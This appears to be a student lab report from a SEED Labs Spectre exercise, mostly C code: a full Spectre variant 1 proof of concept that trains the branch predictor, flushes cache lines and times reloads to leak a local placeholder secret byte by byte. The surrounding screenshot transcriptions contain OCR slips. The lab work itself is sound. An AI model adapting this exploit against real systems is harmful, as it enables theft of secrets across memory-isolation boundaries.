


```
37
38static int scores[256];
39void reloadSideChannelImproved()
40{
41    int i;
42    volatile uint8_t *addr;
43    register uint64_t time1, time2;
44    int junk = 0;
45    for (i = 0; i < 256; i++) {
46        addr = &array[i * 4096 + DELTA];
47        time1 = __rdtscp(&junk);
48        junk = *addr;
49        time2 = __rdtscp(&junk) - time1;
50        if (time2 <= CACHE_HIT_THRESHOLD)
51            scores[i]++; /* If cache hit, add 1 for this value */
52    }
53}
54
55void spectreAttack(size_t index_beyond)
56{
57    int i;
58    uint8_t s;
59    volatile int z;
60
61    for (i = 0; i < 256; i++) { __mm_clflush(&array[i*4096 + DELTA]); }
62
63    // Train the CPU to take the true branch inside restrictedAccess().
64    for (i = 0; i < 10; i++) {
65        restrictedAccess(i);
66    }
67
68    // Flush bound_upper, bound_lower, and array[] from the cache.
69    __mm_clflush(&bound_upper);
70    __mm_clflush(&bound_lower);
71    for (i = 0; i < 256; i++) { __mm_clflush(&array[i*4096 + DELTA]); }
72    for (z = 0; z < 100; z++) { }
73
74    // Ask restrictedAccess() to return the secret in out-of-order execution.
75    s = restrictedAccess(index_beyond);
76    array[s*4096 + DELTA] += 88;
77}
```

Task6-2 (screenshot of the code)

```
Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Open
67
68 // Flush bound_upper, bound_lower, and array[] from the cache.
69 __mm_clflush(&bound_upper);
70 __mm_clflush(&bound_lower);
71 for (i = 0; i < 256; i++) { __mm_clflush(&array[i*4096 + DELTA]); }
72 for (z = 0; z < 100; z++) { }
73
74 // Ask restrictedAccess() to return the secret in out-of-order execution.
75 s = restrictedAccess(index_beyond);
76 array[s*4096 + DELTA] += 88;
77 }
78
79 int main() {
80     int i, j;
81     uint8_t s;
82     size_t secret_len = strlen(secret);
83     char stolen_secret[256]; // Buffer to store the stolen secret
84     memset(stolen_secret, 0, sizeof(stolen_secret)); // Initialize the buffer
85
86     for (j = 0; j < secret_len; j++) {
87         size_t index_beyond = (size_t)(secret - (char*)buffer) + j;
88         flushSideChannel();
89         for(i=0; i<256; i++) scores[i]=0;
90
91         for (i = 0; i < 1000; i++) {
92             printf("\n"); // This seemingly "useless" line is necessary for the attack to succeed
93             spectreAttack(index_beyond);
94             usleep(10);
95             reloadSideChannelImproved();
96         }
97
98         int max = 0;
99         for (i = 0; i < 256; i++){
100             if(scores[max] < scores[i]) max = i;
101         }
102
103         stolen_secret[j] = (char)max; // Store the stolen character
104     }
105
106     printf("The stolen secret value is: %s\n", stolen_secret);
107     return 0;
108 }
109
```

Task6-3 (screenshot of the code)



Task6-4 (we run our code and gathered the stolen secret value)

Code:

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
    if (x <= bound_upper && x >= bound_lower) {
        return buffer[x];
    } else {
        return 0;
    }
}

void flushSideChannel()
{
    int i;
    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
    // Flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
    int i;
```

```

volatile uint8_t *addr;
register uint64_t time1, time2;
int junk = 0;
for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
}
}

void spectreAttack(size_t index_beyond)
{
    int i;
    uint8_t s;
    volatile int z;

    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }

    // Train the CPU to take the true branch inside restrictedAccess().
    for (i = 0; i < 10; i++) {
        restrictedAccess(i);
    }

    // Flush bound_upper, bound_lower, and array[] from the cache.
    _mm_clflush(&bound_upper);
    _mm_clflush(&bound_lower);
    for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
    for (z = 0; z < 100; z++) { }

    // Ask restrictedAccess() to return the secret in out-of-order execution.
    s = restrictedAccess(index_beyond);
    array[s*4096 + DELTA] += 88;
}

int main() {
    int i, j;
    uint8_t s;
    size_t secret_len = strlen(secret);
    char stolen_secret[256]; // Buffer to store the stolen secret
    memset(stolen_secret, 0, sizeof(stolen_secret)); // Initialize the buffer

```

```
for (j = 0; j < secret_len; j++) {
    size_t index_beyond = (size_t)(secret - (char*)buffer) + j;

    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;

    for (i = 0; i < 1000; i++) {
        printf("*\n"); // This seemingly "useless" line is necessary for the attack to
succeed
        spectreAttack(index_beyond);
        usleep(10);
        reloadSideChannelImproved();
    }

    int max = 0;
    for (i = 0; i < 256; i++){
        if(scores[max] < scores[i]) max = i;
    }

    stolen_secret[j] = (char)max; // Store the stolen character
}

printf("The stolen secret value is: %s\n", stolen_secret);
return 0;
}
```